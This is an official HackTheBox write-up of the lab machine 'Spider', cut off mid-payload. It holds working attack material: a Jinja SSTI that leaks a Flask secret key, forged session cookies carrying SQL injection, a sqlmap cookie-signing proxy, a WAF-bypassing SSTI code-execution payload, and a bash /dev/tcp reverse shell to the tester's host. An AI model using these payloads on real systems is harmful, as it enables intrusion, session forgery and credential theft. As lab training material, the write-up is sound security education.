HACKTHEBOX

Spider

18th Oct 2021 / Document No D21.100.137

Prepared By: polarbearer

Machine Author(s): InfoSecJack & chivato

Difficulty: Hard

Classification: Official

Synopsis

Spider is a hard difficulty Linux machine which focuses on web-based injection attacks. Server-Side Template Injection (SSTI) is first exploited to read the `config` object of a Flask application and obtain the `SECRET_KEY` string, which can be used to sign and verify session cookies. An SQL injection attack carried through forged cookies allows attackers to retrieve login data from the database and gain administrative access to the web application. A second SSTI vulnerability is found in a support ticket portal. Exploiting this vulnerability, which requires bypassing a Web Application Firewall, results in arbitrary code execution and ultimately in an interactive shell on the system. Privileges can then be escalated by exploiting an XML External Entity (XXE) injection vulnerability in a beta web application running locally.

Skills Required

- Web enumeration.
- Basic knowledge of SSTI techniques;
- Basic knowledge of SQL injection techniques.
- Basic knowledge of XXE injection techniques.

Skills Learned

- Obtaining the application configuration via SSTI.
- Decoding and forging Flask cookies.
- SQL injection attacks via session cookies;
- Bypassing WAF filters.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.243 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.243
```

```
nmap -sC -sV -p$ports 10.10.10.243

Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-18 07:31 CEST
Nmap scan report for 10.10.10.243
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.96 seconds
```

Nmap reveals that OpenSSH and nginx are listening on their default ports.

Nginx

The web server redirects our requests to `http://spider.htb`:


```
curl -v 10.10.10.243

*   Trying 10.10.10.243:80...
* Connected to 10.10.10.243 (10.10.10.243) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.243
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.14.0 (Ubuntu)
< Date: Mon, 18 Oct 2021 05:39:48 GMT
< Content-Type: text/html
< Content-Length: 194
< Connection: keep-alive
< Location: http://spider.htb/
<
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host 10.10.10.243 left intact
```

We add an `/etc/hosts` entry for the `spider.htb` domain:


```
echo "10.10.10.243 spider.htb" | sudo tee -a /etc/hosts
```

Reloading the page takes us to the web site of a fictional furniture store.

The `ADMIN` and `LOGIN` links bring us to a login form. Instead of a plain user name, the form requires us to enter a UUID given at registration.




The `REGISTER` link allows us to create a new account by supplying a username and a password.




Foothold

When registering a new user, we are immediately redirected to the login page. The `Username` field is automatically populated with our new UUID.




We enter our password and submit the form. After logging in, a new link called `USER INFORMATION` is shown:


This takes us to the `/user` page, where our username and UUID are displayed.




Seeing that our username is reflected back to us, we test for Server-Side Template Injection by registering a new account with the username `{{7*7}}`.



After logging in, we visit the `/user` page again to confirm that our payload worked: the expression was evaluated and the result (`49`) is shown.



Maximum username length is restricted to 10 characters, which limits what we can do with the SSTI vulnerability.



The `{{config}}` payload can be used to retrieve the configuration object of the application. Registering an account with this username results in the following being displayed on the `/user` page:

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS':
None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY':
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None,
'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN':
False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS':
None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-
RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After', 'UPLOAD_FOLDER':
'static/uploads'}>
```

The retrieved data includes the application secret key, which can be used to sign session cookies. We read our current cookie from our browser developer tools and use the `base64` command to decode the first field:

```
echo -n
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9|ba
se64 -d
```

```
echo -n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9|base64 -d
{"cart_items":[],"uuid":"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13"}
```

The session data object contains two fields, namely `cart_items` and `uuid`. When opening the `/` page as a logged in user, we see that the username is displayed within a "logged in" message. This does not appear to be vulnerable to SSTI, but we can attempt other types of injection; for example, assuming the username is retrieved from a database by querying the `uuid` parameter in our session cookie, we can test for SQL injection.

We add a simple SQL injection payload to our `uuid` and use the [flask-unsign] tool to sign a valid session cookie by providing the secret key recovered earlier:

```
flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'

eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMycgb3IgMT0xIC0tIC0ifQ.YW1X_w.dbYgZ5Y_DhyfUw4I244dJiMfaY8
```

After replacing our current session cookie with the one we just generated, we notice the username has changed:

This means we got confirmation that the `uuid` parameter is injectable, and, incidentally, we also discovered a potential target user named `chiv`. In order to be able to forge a valid session cookie for this user we would need the associated `uuid`, which we might be able to retrieve from the database through the same SQL injection vulnerability. Unfortunately we can't rely on simple `UNION`-based payloads; instead, we write a simple proxy application that will get requests from `sqlmap`, forge and sign the corresponding cookies and relay requests to the remote server, returning the output to `sqlmap` for processing.

```
#!/usr/bin/python3

from flask import *
```

```
import requests
from flask.sessions import SecureCookieSessionInterface

app = Flask(__name__)
app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"

session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
def index():
    uuid = request.args['uuid']
    data = {"uuid": uuid, "cart_items": []}
    cookie = session_serializer.dumps(data)
    cookies = {"session": cookie}
    r = requests.get("http://spider.htb/", cookies=cookies)
    return r.text

if __name__ == "__main__":
    app.run()
```

After running the above Flask application, we run `sqlmap` with the `--dump` option as follows, setting the injection on the `uuid` parameter:

```
sqlmap -u "http://127.0.0.1:5000?uuid=8b1cf3cd-17b6-455d-b269-50c7ee6aeb13" -p uuid --dump
```

The contents of `users` table in the `shop` database are returned:


```
[15:21:21] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[7 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid                                 | name       | password        |
+----+--------------------------------------+------------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
<SNIP>
+----+--------------------------------------+------------+-----------------+
```

Having obtained the `uuid`, we are now able to forge a valid cookie for the user `chiv`:


```
flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'

eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LTZiZTQ1YWQzOGI3MyJ9.YW15sw.GyJ3GdMknVZTmyQ4094w
Mf3cX1c
```


After replacing our session cookie and reloading the page, we are successfully logged in as `chiv`. We can now access the admin panel (`/main`):




When clicking the `messages` button, the user's message board (`/view?check=messages`) is displayed.




The `/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal` page contains a form for submitting support tickets:



From this page we can post support tickets which will be displayed on the `/view?check=support` page.



As was the case with the username earlier, the value that we posted in the `Contact number or email` field is reflected back to us. Attempting to send a simple SSTI test payload such as `{{7*7}}` results in the following error:



This suggests a Web Application Firewall is in place and is responsible for blocking common SSTI payloads. Other commonly used characters like `_`, `'` are blocked, which results in more explicit error messages:

```
Hmmm, you seem to have hit a our WAF with the following chars: _ '
```

Common keywords such as `if`, `for`, `macro`, `call`, `filter`, `set`, etc. are also blocked, but `include` seems to be allowed. Combining this with common bypass techniques we come up, after some trial and error, with the following working payload:

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuilt\x69\x6es\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 11")|attr("read")() %}
```

This forces an eleven seconds sleep when submitting the form, confirming blind RCE via SSTI. We adjust our payload to obtain a reverse shell (using base64 encoding to bypass WAF filters):

```
echo 'bash -c "bash -i &>/dev/tcp/10.10.14.15/7777 0>&1"' | base64
```

```
echo 'bash -c "bash -i &>/dev/tcp/10.10.14.15/7777 0>&1"' | base64

YmFzaCAtYyAiYmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0LjE1Lzc3NzcgMD4mMSIK
```

The final payload looks as follows:

```
{% include
